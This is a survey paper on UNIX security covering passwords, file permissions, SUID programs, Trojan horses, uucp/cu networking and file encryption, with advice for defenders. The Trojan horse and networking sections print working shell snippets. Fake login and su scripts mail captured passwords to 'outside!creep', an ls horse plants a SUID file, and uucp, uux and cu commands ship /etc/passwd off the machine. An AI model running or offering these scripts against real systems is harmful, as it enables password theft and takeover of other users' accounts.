Such 'open' systems cannot ever be made secure in any strong sense. That is, they are unfit for applications involving classified government information, corporate accounting, records relating to individual privacy, and the like. Security, though, is not an absolute matter; there are tolerable levels of insecurity and there are balances to be struck, not only between security and accessibility but also between the cost of security measures and the risk or exposure associated with the information being protected. By homely analogy, most family silverware is stored in a cabinet in a house with a lockable door. It is not stored in a box on the front lawn for obvious reasons, but neither is it stored in a bank vault, where it would be much safer than at home, but where it could not easily be used and enjoyed. The insecurity of keeping it at home is both tolerable and appropriate. (Neither of the authors, by the way, keep any silver in their homes.) More homely yet as an example, the notion that firewood, though a commodity of considerable value, might be stored in a bank vault, is simply ludicrous. The same balances are appropriate when it is information that is being protected.

Most UNIX systems are far less secure than they can and should be. This unwarranted insecurity is largely caused by complacency and by the use of concealment as a security measure. The administrators don't want word of gaping holes going out the door. The bad guys agree, but for different reasons. This attitude produces an unhealthy situation in which administrators and users alike are uninformed about security issues. Much silverware is left on the lawn, and only the bad guys are well informed about the exposure and the risks.

Concealment is not security. The intent of this article is to survey at least the better-known security hazards associated with the UNIX system, and to suggest ways in which security can be improved without greatly diminishing the usefulness of the system to its authorized users.

Topics to be covered are these:

— the insecure nature of passwords

— protection of files

— special privileges and responsibilities of administrators

— burglary tools, and protection against them

— networking hazards

— data encryption

All these will be discussed in the context of a community of users who are largely naive about security issues.

There is nothing in the above list that is specific to the UNIX system. All of the problems that will be discussed here are system-dependent instances of far more general problems that appear in other forms on other systems. It is inappropriate to construct parallel exhibits from other systems here, but readers might find it rewarding to do this themselves.

Finally, there was more than a little trepidation about publishing this article. There is a fine line between helping administrators protect their systems and providing a cookbook for creeps. The consensus of the authors and reviewers is that the information presented here is well-known: the bad guys know it well, and a more favorable distribution of this knowledge is desirable.

2. Password Security

The most important and usually the only barrier to the unauthorized use of a UNIX system is the password that a user must utter in order to gain access to the system. Much attention has been paid

to making the UNIX password scheme as secure as possible against would-be intruders [3]. The result is a password file in which only encrypted passwords are kept. A person logging into the system is asked for a password. The password is then encrypted with a one-way transformation, and compared to the encrypted password previously stored in the file. Access is permitted only if the two match. An advantage of this system of password control is that there is no record anywhere of the user's password.

No method appears to be known to extract a user's password from the encrypted version that is stored. The one-way encryption has proven to be good enough to thwart a brute-force attack. In practice, it is easy to write programs that are extremely successful at extracting passwords from password files, and that are also very economical to run. They operate, however, by an indirect method that amounts to guessing what a user's password might be, and then trying over and over until the correct one is found.

Such programs are commonly called 'password crackers'. They were virtually unknown five years ago, but are widely known today. They work by encrypting a good guess as to what a person's password might be, and comparing this with the encrypted password in the file. Good guesses can be made without any personal knowledge of the people listed in the password file, since the file itself provides clues. Each line therein contains, in addition to the encrypted password, the user's login name, home directory, login shell, and perhaps some comments.

The most important clue is the login name. People who are naive about security issues very often use login names or variants thereof as passwords. For example, if the login name is 'abc', then 'abc', 'cba' and 'abcabc' are excellent candidates for passwords. Experiments involving over a hundred password files have shown that a program that uses only these three guesses requires several minutes of minicomputer time to process a typical password file, and can be counted on to deliver between 8 and 30 percent of the passwords in cases where neither users nor system administrators have been security conscious.

Other clues can also be had from the password file. There is a 'comments' field that is used in most systems to provide information about a user. It usually contains things like surname, given name, address, telephone number, project name, and so on, all of which can be extremely rewarding to try.

Finally, if an intruder knows something about the people using a machine, a whole new set of candidates is available. Family and friends' names, auto registration numbers, hobbies and pets are particularly productive categories to try interactively in the unlikely event that a purely mechanical scan of the password file turns out to be disappointing.

Once the hazards are known, remedial steps can be taken to bolster password security. The following are known to be helpful:

— Make it difficult for outsiders to obtain a copy of a machine's password file. An intruder who is denied a copy of the file must resort to dialing into the target machine and making guesses interactively via the normal login sequence. This takes much more time than simply running a cracker program on one's own machine. Actual login attempts are likely to be expensive, and greatly increase the chance that the intrusion attempt will be discovered by audit software. There is, of course, little that can be done to prevent a malicious insider from shipping the file out the door; but at least steps should be taken that an outsider cannot use networking arrangements to remotely cause the password file to be shipped out.

— Remove the encrypted passwords from the password file and place them in a parallel file that is unreadable to the general public and to networking programs like *uucp*. A considerate touch here is to replace the encrypted fields in the password file with random strings of the proper length and in the alphabet of encrypted passwords. This has the potential for not interfering with legitimate programs that might use the file, and wasting large amounts of an intruder's time.

— Likewise, keep the comment field elsewhere. Besides removing useful clues, this has the benign side-effect of shortening the password file considerably, thereby speeding up programs like *ls* that search it sequentially.

— Modify the *passwd* program to prevent users from installing easily derivable passwords such as 'abcabc'.

— Educate users about bad passwords and good passwords. One recipe for good passwords is to pick some common word that is easily remembered but in no way associated with its owner and then to botch it in some way so that it will not be found in a dictionary, e.g., by misspelling

it, adding punctuation, and so on. An alternative approach is to assign passwords to users, rather than letting them choose their own. Both methods have weaknesses. Left to their own ways, some people will still use cute doggie names as passwords. What is far more serious is that if randomly generated passwords are assigned, most people will write them down somewhere, often in very obvious places. The former approach seems to be the safer.

It takes continuing ingenuity to keep up with prevailing silly practices in choosing passwords. Several years ago, new software was distributed that required all new passwords to contain at least six characters and to contain at least one non-alphabetic character. (In fact, it rejected both purely alphabetic and purely numeric passwords.) The authors made a survey of several dozen local machines, using as trial passwords a collection of the twenty most common female first names, each followed by a single digit. The total number of passwords tried was, therefore, two hundred. At least one of these two hundred passwords turned out to be a valid password on every machine surveyed.

3. Files And File Systems

Every file in a UNIX file system has associated with it a set of permissions that specifies who can access the file and how. The permissions are kept in a 9-bit field that is part of a variable called *mode*, which is part of a larger structure called an *inode* that describes the file. There is a one-to-one correspondence between files and inodes. (To simplify matters, no distinction will be made between ordinary files, directories and special files unless needed.)

The permission bits specify read, write and execute permissions for the owner of the file, others in the owner's group, and everybody else. In UNIX software and writings about it, the permissions field is most often presented as either a three-digit octal number or a nine-character string. For example, the mode of a file that can be read, written or executed by its owner, read and executed by members of the owner's group, and read by everybody else would be 754 or `rwxr-xr--`. Both notations will be used here, as appropriate.

The algorithm used to determine permissions is this:

```
if(user is owner){
   if(permissions are set) it's ok
   else quit.
}
if(user is in owner's group){
   if(permissions are set) it's ok
   else quit.
}
if(permissions are set) it's ok.
```

Note especially that the algorithm does not look for all possible conditions, in a hierarchical sense, in which a user might have access to a file. This is done so that a person can create a file whose access permissions are not 'kept in the family'. For instance, a file whose mode is set to 007 (`------rwx`) can be read, written and executed by anyone except its owner and members of its owner's group.

All such permission checking is bypassed if the user is the super-user.

Two additional things must be mentioned about directories. First, since a directory cannot be executed, the bits that would be used to specify execute permissions are instead used to specify search permissions, that is, the ability to climb into a directory or to use it as a component of a path name. Second, underlying directory permissions can adversely affect the safety of seemingly protected files. Suppose `d` is a directory whose mode is 730 that contains a file `f` of mode 644, that both `d` and `f` have the same owner and group, and `f` contains the text `something`. Disregarding the super-user, no one besides the owner of `f` can change its contents, since only the owner has write permission. Notice, though, that anyone in the owner's group has write permission for `d`, so that any such person can remove `f` from `d` and install a different version:

```
rm d/f
echo something else >d/f
```

which for most purposes is the equivalent of being able to modify `f`. Further, had `f` been a directory rather than a file, the same person could have moved it (and all of its contents) elsewhere and replaced it with an entirely new structure. Thus to ensure that a file cannot be modified, it is necessary that

- The file itself must be write-protected.
- The directory containing it, and all lower directories, must be similarly protected.
- Group permissions must be considered. This last is especially important if most of the users of a system are in the same group, as is the default case on most UNIX systems.

The mode of an existing file can be changed with the *chmod* command, or, from a C program, by using the system call of the same name. The ownership of a file is changed by using the *chown* command or system call. Some versions of UNIX restrict *chown* to the super-user. Others also permit the owner of a file to give it away to someone else. The latter convention provides an opportunity for fraud on systems whose users are charged for their disk space, but there is also a subtler problem that will be discussed in the next section.

Finally, when a file is created, it is given the owner and group ids of the user who created it, and a mode that corresponds to an argument of the creat or open system call, modified by a user-supplied parameter called a *umask*. This parameter is also a nine-bit field, each of whose bits specifies that the corresponding permission bit not be set, i.e., the resulting permission field is the logical and of the file creation mask and the one's complement of the umask. A user's umask is set to some default value at login time, and can subsequently be modified by the user via the umask command or system call. Simple prudence about accident protection suggests a default umask of 022, which makes files unwritable except by their owners.

The tree of directories and files that makes up a UNIX file system is just a logical structure that is mapped onto a physical device — a disk — in order to make it easy for people to use the disk. If the physical disk can be written or read, so can any file in the file system that resides on the disk. All that is needed is a little knowledge and effort. It follows then that the special files that permit access to the physical disk should be accessible only to the super-user if file protections are to be worth much. In practice, this rule is usually relaxed so that the disks are writable only by the super-user, but that they can also be read by some administrative group.

Finally, access to programs' working storage on a machine is available via the special files `/dev/mem` (memory) and `/dev/kmem` (kernel memory). Write permission for memory allows a process to modify itself in any way, including giving itself super-user privileges. Read permission allows it to inspect things like the standard input and output of other processes. Hence the same precautions that apply to physical disk access apply here also.

There is more to be said about files and file systems, and more will be said later on, after a few pitfalls have been dissected to provide some background.

4. SUID Programs

The *set-userid* facility is a novel and useful feature in the UNIX system [11]. It allows a program to be constructed in such a way that the userid, groupid or both of the user who executes the program to be changed temporarily for the duration of the program's execution.

This makes it trivially easy to write programs that would be difficult or impossible to implement on other operating systems. Any user can set up a game that keeps a score file that is normally protected from others but is open for writing and reading to anyone who is currently playing the game. Programs like *ps* that show what is going on in the system (by reading operating system memory locations) and *df* that shows disk utilization (by reading the physical disk) and *passwd* that lets a user write in the password file to change a password are similarly easy to write.

Two bits in the mode of a file in which a program is kept determine whether the program will be of the SUID variety. These are kept in an octal digit just to the left of the permission bits. Octal 4xxx changes the userid to that of the program's owner. Octal 2xxx changes the group id to that of the owner's group. As with the permissions, these bits are set by chmod.

If any user of the system were free to issue the following sequence of commands:

```
cp /bin/sh a.out
chmod 4777 a.out
chown root a.out
```

the result would be a shell that would give super-user privileges to anyone who executed it. The danger is obvious, and is disabled by the design of the chown and chmod commands and system calls. The disablement takes one of two forms depending on the version of UNIX.

> If the version of UNIX restricts chown to the superuser, there is no problem.
>
> If the version permits a user to give away files, chown first knocks down the SUID bits before changing ownership.

The clear danger is taken care of, but the feature is by no means tame. Over the years it has provided truly horrid security flaws in various versions of the system. Some early versions of the *mail* command, which ran as super-user so as to be able to write in protected mailboxes, could be coaxed to do things like appending lines to the password file. Some versions of *login*, when invoked after all available file

descriptors were in use, would log a user in as the super-user. Sending a 'quit' signal to a running SUID program would produce a writable SUID file called `core`, suitable for debugging and other things. The list is long, but the point is made: the SUID facility is a very powerful tool, and like all powerful tools it must be handled with care. Here are some hints about care.

— SUID programs should be used only when there is no other way to get a desired result. On most UNIX systems, perhaps a dozen SUID programs, excluding games, are really needed. A lax attitude about SUID programs, combined with a 'quick and dirty' programming style, can produce disasters. As an example, a security audit on a system on which a number of people working on the same project had need to write in each other's files turned up an alarming fact. The people involved knew next to nothing about how to use groups and were too lazy to learn, so they resorted to SUID programs instead. About 200 of these were found. Half of these were owned by the super-user, and most of these were writable by others, including one called a.out whose permission field was 777. Unfortunately, such sloppiness is not rare.

— It is difficult, when writing all but the most trivial programs, to determine in advance that the program will be correct. Programs sometimes do the most amazing things in unforeseen circumstances. When designing and writing SUID programs, it is particularly important to pay attention to simplicity of function and cleanliness of implementation, since unexpected behavior can easily produce security holes.

— Escapes from SUID programs — child processes that are given a shell — are highly unrecommended. If these can't be avoided, the designer must carefully consider the consequences of inherited files, signals, the shell's environment, and so on. Some systems provide a 'restricted shell' whose capabilities are somewhat less than those of the standard shell. The restrictions are useful in reducing the accident rate among data-entry clerks and in similar applications. Using a restricted shell to contain an intruder is rash. Most of these are about as restrictive as child-proof bottle caps.

— SUID programs that are writable by anyone besides their owners should be considered threatening.

— System administrators should verify that the SUID programs that are supplied with the system are clean, i.e., that the source has not been tampered with to provide new features, and that the binaries have been compiled from the clean source. This last precaution is necessary but not sufficient. Thompson [12] has shown that compilers can be infected so as to modify the code that they compile, without leaving visible traces of the modification in any source code, even that for the compiler. In practice, such compiler viruses are likely to be rare, simply because they require much more skill and effort than other tampering techniques.

5. Trojan Horses

A favorite tool of the intruder is the Trojan horse. As the name implies, a Trojan horse is a program that an intruder gives to an unsuspecting user of a system. It does what it is obviously supposed to do, but it also quietly performs some malfeasance on behalf of the intruder. The technique has been around for thousands of years, and it still works splendidly. Here are some modern instances.

Ritchie [10] shows a non-cryptanalytic way of finding out passwords as follows: ''Write a program which types out `login:` on the typewriter and copies whatever is typed to a file of your own. Then invoke the command and go away until the victim arrives.'' At first glance, this seems to be a case of some legitimate user of a system coveting a neighbor's password, but in fact there are more interesting applications. Also implied is that the horse must faithfully simulate the non-trivial login command, which is a lot of work. Actually, all that is needed is to simulate an unsuccessful login attempt, as if the user had made a typing mistake, and that is a horse of a different color:

```
echo -n "login: "
read X
stty -echo
echo -n "Password: "
read Y
echo ""
stty echo
echo $X $Y | mail outside!creep&
sleep 1
echo Login incorrect
stty 0 >/dev/tty
```

The shell script is simplicity itself, with a few kindnesses added to make its victim feel more at home. It asks for a login name and then a password, mails these to the bad guy, announces failure and hangs up the phone. The user then dials the com-

puter, gets a real login command, carefully types what is asked for, and goes about business as usual, unaware of the swindle. Note that there was no requirement that the horse be planted on the target machine, and in practice this will likely not be the case.

Once on the target machine, the intruder can use similar horses to acquire the privileges of other users. One of the most frequently used commands on UNIX systems is *ls*, which is UNIX shorthand for ''tell me some things about these files.'' *Ls* can be used in many contexts and with many options, but as was the case with *login*, a trivialized version can give joy to an intruder:

```
>somewhere/.harmless
chmod 6777 somewhere/.harmless
sleep 2
echo "{ls: not found"
rm ls
```

It is placed in an executable file named *ls* in any writable directory that the victim will search for commands before looking in `/bin`. When executed, it creates a writable file called `.harmless` in some far corner of the machine, with the SUID bits turned on in the file's permission mask. It then prints `{ls: not found`, erases itself, and exits.

The `{` is indicative of a noisy telephone line. People are used to it, and will automatically retype a command that gets such a hit. When the command is retyped, the horse is gone, and the real *ls* is executed. Sometime later, the intruder will copy the shell into `.harmless`, execute it, and assume the identity of the victim.

The most desirable identity for the intruder to assume is that of the super-user. System administrators acquire super-user privileges by executing a program called *su*. The *su* command asks for the root password and bestows system-wide privileges to those who type it correctly. A horse named *su*, placed where it will be executed by a system administrator, can usually be relied on to send a gift within hours:

```
stty -echo
echo -n "Password: "
read X
echo ""
stty echo
echo $X | mail outside!creep&
sleep 1
echo Sorry.
rm su
```

Horses like this are easy to make and can be custom-tailored to suit a wide variety of applications. Knowing how they work suggests ways to defend against them:

— In order for horses like *ls* and *su* to work, they must be planted in places where they will be executed by their intended victims. The operating system searches for commands in a sequence of directories named in a string called PATH that is associated with each user. PATH is set each time a user logs in, and may be modified in the course of the terminal session. Typically, it specifies the user's current working directory, perhaps a private directory, `/bin` and `/usr/bin`, usually in that order. If the directories that are searched prior to `/bin` are not writable by the intruder, the horse cannot be planted. Such protection is most important for system administrators. A secondary level of protection can be achieved by having peoples' `.profile` files unreadable, so that an intruder is not shown the intended victim's initial PATH setting. This turns out to be a minor nuisance, and offers little additional protection, as vulnerable PATH components can be deduced in other ways.

— Modifying the (real) *su* program so that it insists upon being invoked by a full path name is very effective. The change is trivial; the program needs only to check that the first character of its 0th argument is `/`. Legitimate users very quickly fall into the habit of typing `/bin/su` rather than `su` thereby guaranteeing that the 'official' version gets executed, regardless of whether a horse is nearby. A further recommended change to *su* is that on successful invocation it changes the PATH string so that only `/bin` and `/usr/bin` will be searched for commands. This prevents nonstandard versions of commands like *ls* from being executed with super-user privileges.

— There is no defense against the *login* horse except user education. Anyone who walks up to a previously unattended terminal that says `login:` and types in the keys to the machine is fair game.

6. Networking

Several times in the previous discussion it was tacitly assumed that files pertaining to the security of a system, in particular the password file, might very well be available to an intruder who had not yet

managed to penetrate the system. It turns out that the same communications programs that facilitate the exchange of ideas and information among people on different machines can, unless great care is taken, be used to subvert a machine from a safe distance.

The *uucp* [8] program makes it possible to copy files from one UNIX system to another, and is the workhorse of UNIX networking. Indeed, the ease of information interchange by way of *uucp* and programs like *mail* that use it, accounts for much of the usefulness and popularity of the UNIX system. The problem with *uucp* is that if left unrestricted, it will let any outside user execute any commands and copy out/in any file that is readable/writable by a uucp login user. It is up to the individual sites to be aware of this and apply the protections that they feel are necessary [6]. If the administrator of a site is naive or inattentive, getting a password file from that site can be as easy as typing

```
uucp -m target!/etc/passwd gift
```

to copy the remote machine's password file to a local file called `gift`. (The `-m` option is a convenience, not a necessity. It causes *uucp* to send mail to the intruder when the gift has arrived.) Three years ago, this ploy was almost certain to succeed. Today, many (but not all) systems have restrictions on which files can be accessed and by whom. Typically, they restrict access to a directory reserved for that purpose: `/usr/spool/uucppublic`.

If the direct approach is spurned, *uux* might be tried. *uux* is a program that is part of the uucp system. It causes execution of programs to take place on remote systems. Its main use — in practice, almost its only use — is to start up the mail delivery machinery on a remote system after *uucp* has delivered the mail files to a spooling area. Like *uucp* though, it has full generality built in, and it may be possible to successfully execute a command like:

```
uux "target!cat </etc/passwd
        >/usr/spool/uucppublic/x"
```

This copies the password file to the remote machine's spool directory, from which it can later be plucked. Like *uucp*, *uux* may have some restrictions, but there is a difference: to ensure 'generality', the remote system passes the arguments of *uux* to a shell for interpretation and execution. The far end of a uucp transaction needs only to see whether access to some file is legitimate, but the far end of a *uux* transaction must examine the command and its context and decide whether the result will be harmful. The latter is extremely difficult, because the shell, like most other macro processors, has some very complex quoting conventions deliberately designed to hide certain types of strings until the proper time for their expansion. An intruder with sufficient shell programming experience is likely to succeed here.

Finally, given that neither *uucp* nor *uux* will perform as directed, there is always the option of making a private copy of *uucp*. No special permissions are required, either to run the program or to access the telephone dialers. The private copy can assert that it is calling from anywhere, and there is no way for the called machine to verify the claim. Thus an intruder stands a good chance of dialing into one of a cluster of friendly machines, masquerading as one of the family, and finding access permissions greatly relaxed.

Another communications program called *cu* is especially appealing to intruders. The name *cu* stands for 'call UNIX'. It allows a user of a UNIX system to call another system, not necessarily UNIX, and to conduct an interactive session on the remote machine. A typical *cu* session starts like this:

```
$ cu 5551212

Connected

remote
login: user
Password:
$ [session from here until ~.]
 ...
 ...
```

Note the sequence of events. *cu* is invoked and given the telephone number of the remote machine. A connection is made, and the user is asked for a login name and a password. If these are correctly given, the session proceeds as if the user had manually dialed in. The session ends when the user types a line beginning with ~.

Consider two machines, one on which very careful attention has been paid to security concerns, and another on which security issues have been utterly neglected. An intruder on the weak machine need only install a horse — a version of *cu* that in addition to making connections also copies the first few lines of a session somewhere — to obtain the keys to the strong machine.

It would seem that a good rule to follow with *cu* would be never to use it to get from a weak machine to a stronger machine, but sometimes this is not sufficient. *cu* allows escape sequences that are not transmitted to the remote machine, but instead cause certain useful functions to be performed. For

example, any line beginning with `~%put` tells *cu* to copy a file from the local machine to the remote; lines beginning with `~%take` cause things to go the other way. Of special interest are lines beginning with ! that cause commands to be executed on the local machine. For example,

```
~!mail
```

lets a user read mail on the local machine while still connected to the remote.

For some versions of *cu*, the local machine cannot tell how a line was generated when it gets it from the remote machine. It just has a line of text. If the line says

```
~!mail somewhere </etc/passwd
```

it may have been typed deliberately by the user, it may have been written to the user's terminal by a bad guy on the remote machine, or it may have been contained in a file on the remote machine that the user had been printing. The result is the same in any case: the password file is tossed over the wall.

The *ct* command causes a machine to call out to a terminal in order to let that terminal log in to the machine. It is otherwise identical to the *cu* command, but from an intruder's point of view, the target machine gets to pay the phone bill. This reduced cost is counterbalanced by the greatly increased risk of getting caught by audit procedures.

Finally, there are local area networks, or LANs. These are arrangements in which some kind of high speed communications channel is used to connect a cluster of machines that are geographically close to one another, e.g., a dozen machines in the same building. The intent of an LAN is usually not only to make it easy to share information, but also to provide users of all the machines in the network with handy access to resources (such as typesetters) that are not economical to replicate on each machine.

Unlike *uucp* and *cu*, which are fairly standard, LANs come in many different flavors. It would be unkind and not very useful to dissect some particular LAN here, and trying to cover even the more popular ones would require a long and mostly uninteresting book. The hazards are exactly those of *uucp* and *cu*: remote execution, masquerading and faulty access permissions. The forms that the attacks will take are of course different.

Security holes in machine-to-machine communications are well-known, and sometimes difficult to fix.

— No special permissions are inherently required to access communications devices. This makes it possible to obtain a private copy of a communications program and to modify it so that it calls out masquerading as some other machine or some other user. Even if special privileges were required, little would be gained, as the threat is to the remote, as yet uncompromised machine, not the local machine on which an intruder has presumably already obtained the required permissions.

— Given that a remote machine cannot reliably identify its caller, allowing the remote execution of arbitrary commands is a sure way to invite trouble. Remote execution of a shell is deadly, but even an innocuous command like cat can be used to an intruder's advantage.

— The *uucp* program that is used by most UNIX machines was not written with security in mind. It can do just about anything, and it is up to the system administrator to restrict its capabilities. The restrictions needed are by no means obvious. The cure is to rewrite *uucp* so that it is able to deliver mail, to copy files to and from spool directories, and to send out data only when it has initiated the connection. We have done this in our research environment some time ago [5]. Other efforts are in progress elsewhere [7], [13].

— The *cu* program can be a security disaster. Banning it from a machine or restricting access to devices will do no good at all, for the obvious reasons. The best that can be done is to educate users:

  Don't *cu* from a machine that isn't trusted.
  Don't *cu* to a machine that isn't trusted.
  Don't browse on the remote machine.

  (This advice is remarkably similar to that which parents give their children: ''Don't go for a ride with a stranger.'')

— Local area networks should be treated as individual machines for security purposes.

7. Encrypted Files

UNIX systems are distributed with a command called *crypt* that is used to encrypt and decrypt files [4]. Cleartext is supplied as input to the program. A key (the cryptologist's term for 'password') is either given on the command line or supplied interactively, and ciphertext is output. The transformation performed by *crypt* is its own inverse, so that using the same key converts ciphertext to cleartext. *Crypt* is

used in many applications, and often very unwisely, as its safety depends on a very large number of factors that are often not considered by naive users. (For mainly this reason, Research Unix since the Eighth Edition has kept *crypt* in `/usr/games` rather than in `/usr/bin`.) The purpose of this section is to present those facts that ought to be considered, so that the user can make an informed decision about a particular application.

It is possible to decrypt an encrypted file without knowledge of its key. This is hardly surprising, as successful methods of attacking rotor machines have been known for over 50 years [1]. The job can be very time-consuming; it is not just a matter of aiming some magic program at a file of ciphertext and obtaining cleartext. The method is described in detail in [9]. The amount of work that it takes to decrypt a file varies, depending on what clues are available. For a file of encrypted English text, several hours of work is not atypical.

Decryption of files can be made easy or hard, depending on how *crypt* is used:

— A 'one size fits all' approach to key selection is a particularly bad idea. It goes without saying that a user's login password, if known, will be tried as a possible key, but there are other problems. If ten files are encrypted with the same key, then all ten files can be decrypted once only one is done. Moreover, having more than one file encrypted with the same key lets a cryptanalyst switch to a different target when guessing at probable text gets hard.

— Very frequently, a user of *crypt* will forget to remove a cleartext file after producing an encrypted version. Such cleartext can only be described as 'gold'.

— Executable programs (binaries) that have not been stripped of their predictable symbol tables are vulnerable.

— Double encryption, that is, passing text through *crypt* twice, makes the job of decryption harder, but not much.

— Simple-minded preprocessing schemes, such as exclusive oring the file with some constant, don't help.

— Preprocessing the cleartext so that there is no longer a one-to-one correspondence between clear- and cipher-bytes dramatically weakens the attack. For example, using the *pack* command to get a Huffman-encoded version of the file before passing it through *crypt* ensures that characters will cross byte boundaries, thus rendering byte-oriented decryption techniques useless.

Much more dangerous are the non-cryptanalytic attacks. The techniques for guessing passwords are exactly those for guessing keys. And a Trojan horse version of *crypt* can take minutes, not hours for an intruder to install.

Finally, the frequency distribution of the bytes in an encrypted file is uniform. This is so unlike those of other files in the system that they practically scream for the attention of an intruder. This is well worth remembering.

8. Misguided Efforts

It is one thing to clean up a system by plugging open holes, and quite another to install security machinery that collects evidence of possible chicanery. The latter can be very useful or very dangerous, depending on how it is done, since it often happens that information that is helpful to system administrators can be just as helpful — or more so — to an intruder. Here are some security tools that can help weaken system security.

8.1. Logging *su* activity

The *su* command allows a user to assume the identity of any other user (the default being root, the super-user) if the password corresponding to the desired new identity is correctly given. As a security measure, most implementations of *su* also append a line to a log file called `sulog`. The line contains a time stamp, the name of the user, the proposed new identity and a flag showing whether or not the transformation succeeded. Clearly, this file must be protected from writing by all but the super-user.

Normally, only a small number of people on a given machine are supposed to have super-user privileges, and all of these should be known to the system administrator. Thus by looking in `sulog` for those who have become `root`, the administrator can get a very short list of names in which a stranger will likely stand out like a sore thumb.

Now consider the plight of an intruder who has just used a borrowed password to break into a strange machine, and who now has the task of locating the important people from among perhaps hundreds in the password file. Fortunately, the important people can readily be identified by their ability to become super-user. Thus the same technique applied to the same file produces the same list — but now it is a list of horse targets.

This implies that `sulog` had better be unreadable as well as unwritable. Such files are difficult to handle for a variety of reasons. Copies and summaries with relaxed permissions are likely to be owned by the important people.

`sulog` thus appears to help both the defenders and the attackers. This would indeed be the case if there were ever a need for an intruder to make an entry in the file. There is no such need. Only the most inexperienced intruder will use the *su* command to try out a guess or a pilfered password. The indirect approach of encrypting the guess and comparing it with the password file entry will provide verification without leaving any tracks. Once sure of a password, the intruder can then use *su*, and just remove the last telltale line from `sulog`.

If `sulog` exists on a machine, no matter how it is protected or what it is called, there is a potential risk for the administrator but none for the knowledgeable intruder. The way to reverse the score is to keep the tracks off the machine, where they cannot be accessed, even by the super-user. The paper console copy in the machine room is a very good place, especially if the system administrator reads it occasionally.

8.2. Password aging

One of the many problems with passwords is that most people, left unreminded, will keep a password forever. The longer a password is used, the greater the chance that it will become compromised. Also, stolen passwords are useful to their thief for as long as they remain valid.

Most UNIX systems are provided with a feature called *password aging*, which, if activated by the system administrator, will cause users of the system to change their passwords every so often.

The goal is laudable. The algorithm, however, is bad, and the implementation, from a security standpoint, is just awful.

In systems on which the feature is used, the system administrator assigns, on a user-by-user basis, the length of time that a password can remain valid. The first time that a user whose password has rotted attempts to log into the system, the message: ‘‘Your password has expired. Choose a new one.’’ is printed and the user is made to execute the *passwd* command rather than the shell. The passwd command prompts for a new password, installs it, and records the time of installation. Further, to prevent a user from changing a password from X to Y and then promptly back to X, *passwd* will refuse to change a password that is less than a week old.

Four things are wrong here. First, picking good passwords, while not very difficult, does require a little thought, and the surprise that comes just at login time is likely to preclude this. There is no hard evidence to support this conjecture, but it is a fact that the most incredibly silly passwords tend to be found on systems equipped with password aging.

Second, the user who discovers that the new password is unsound or compromised cannot change it within the week without help from the system administrator.

Third, the feature only forces people to toggle back and forth between two passwords. This is not a great gain in security, especially if it encourages the use of less-than-ideal passwords.

Fourth, as implemented, the date and the lifetime of a password is encoded, not encrypted, just after the encrypted password in the password file. It is easy to write a program that scans a password file and prints out a list of abandoned accounts, together with the length of time each account has been unused. Whether this is a horror or a blessing depends on one’s point of view.

The aging of passwords is a difficult problem, yet unsolved.

8.3. Recording unsuccessful login attempts

Some systems record unsuccessful login attempts. The login name, time and terminal number are stored. The password used is not, for the obvious reasons. The intent of such logging is to alert the system administrator to the presence of an intruder who stands at the door making guesses at the key.

One reason that login attempts fail is that people sometimes type a password when asked for a login name. Whether this is due to haste, carelessness, inattention, or sluggish system response during peak hours is not known. What is known is that collecting login names from unsuccessful access attempts will almost invariably collect a few passwords as well and that any ‘login name’ thus collected that is not found in the system’s password file is almost certainly a password. Finding the match is not difficult.

8.4. Disabling accounts based on unsuccessful logins

Some systems will count the number of consecutive unsuccessful login attempts for a particular user and disable the account after some pain threshold is reached. The magic number is usually three. This ploy has the marginal benefit of annoying would-be intruders who go through the unprofitable exercise of casting spells at the door, hoping it will open. For the intruder who has already gained access to the system, and who wants to get rid of the system administrator, the feature is a blessing:

```
login: guru
password: foo
```

repeated the appropriate number of times will assure the intruder of privacy for at least a little while.

9. People

By far the greatest security hazard for a system, UNIX or otherwise, is the set of people who use it. If the people who use a machine are naive about security issues, the machine will be vulnerable regardless of what is done by the local management. This applies particularly to the system's administrators, but ordinary users should also take heed.

9.1. Administrators' Concerns

The system administrator is responsible for overseeing the security of the system as a whole. Several things are especially important.

— The password file is the most important file to watch in the system. It should not, of course, be writable by anyone other than the super-user, nor should it be available for perusal by anyone who is not currently logged into the machine. For example, it should not be shipped by *uucp* in response to an outside request.

— Login entries with no passwords are very unwise.

— Group logins, that is, the use of a single login name and password for a number of people, are to be avoided. The owner of a machine is entitled to know who is using it, and group logins thwart this. Further, the idea of a group login does little to instill in its users the notion that they are individually responsible for their conduct on a machine.

— The worst group login, and one that is found on virtually all UNIX machines, is `root`, the login name of the super-user. Every time that someone logs in as `root`, the system administrator can tell that someone logged in with super-user privileges, but there is no hint as to who that person might be. Many systems make it impossible to login as `root` via dialup lines; some restrict the login to the system console. In fact, there is no need for anonymous super-users. It is better to require a normal login and effect the transformation via the *su* command, especially if *su* leaves tracks on a piece of paper somewhere.

— The use of restricted shells to contain people who log in without passwords or through group logins is simply ineffective.

— Administrators' personal passwords are most important, both to the administrators and to potential intruders. An intruder is happy to get anybody's password that provides access to the machine. If the password is that of a system administrator and thus allows some special group permissions such as `bin`, `sys` or `uucp`, so much the better. It is strongly recommended that administrators use different passwords on the machines that they maintain than they use on any other machines.

— A system administrator should be able to explain the presence of every SUID-root program on the system, and to show that these have at least been looked at for surprises. Compilation from 'clean' source code is helpful, but not always sufficient.

— Protection against horses for people who have super-user privileges is essential. This means checking PATH variables, directories and files owned by such people to see that the files that they execute are writable only by themselves or by trusted administrators. Again, such protection is not sufficient, but it does remove the obvious targets.

— Finally, the system administrator should work to develop an awareness of security issues in the user community as a whole.

9.2. Users' Concerns

Users, including system administrators, often have surprisingly bad habits with respect to system security. Here are some of the worst.

— Giving away logins and passwords is all too common. The same people who would never consider giving the keys to a company car to a friend are often quite willing to give away the keys to the company computer, even though the potential for loss may be orders of magnitude greater.

— Obvious swindles tend to be ignored. Most Trojan horses work only because most people have not given any thought to the fact that programs that ask for things like passwords might not be the genuine article. If something goes wrong, they ask no questions.

— Generally, little thought goes into the choice of non-trivial passwords, passwords are not changed except under duress, and a 'one size fits all' attitude is common.

— Carefree networking is the norm, not the exception.

— Sensitive information about projects and people is routinely kept on public machines.

The only approach to these problems is user education.

10. Conclusion

At the beginning of this paper it was noted that UNIX systems, when used for the purposes and in the environment for which they were designed, cannot be made secure. The supporting arguments for that statement should now be clear. Several other things should also be clear:

— The security of any given UNIX system can vary from very weak to very strong, depending on a large number of factors and their interactions. The most important of these are the habits and attitudes of administrators and users.

— Software changes can be made that will greatly increase the security of a system. However, since the same tools can be just as potent for an intruder as for an administrator, they must be carefully designed, lest they backfire.

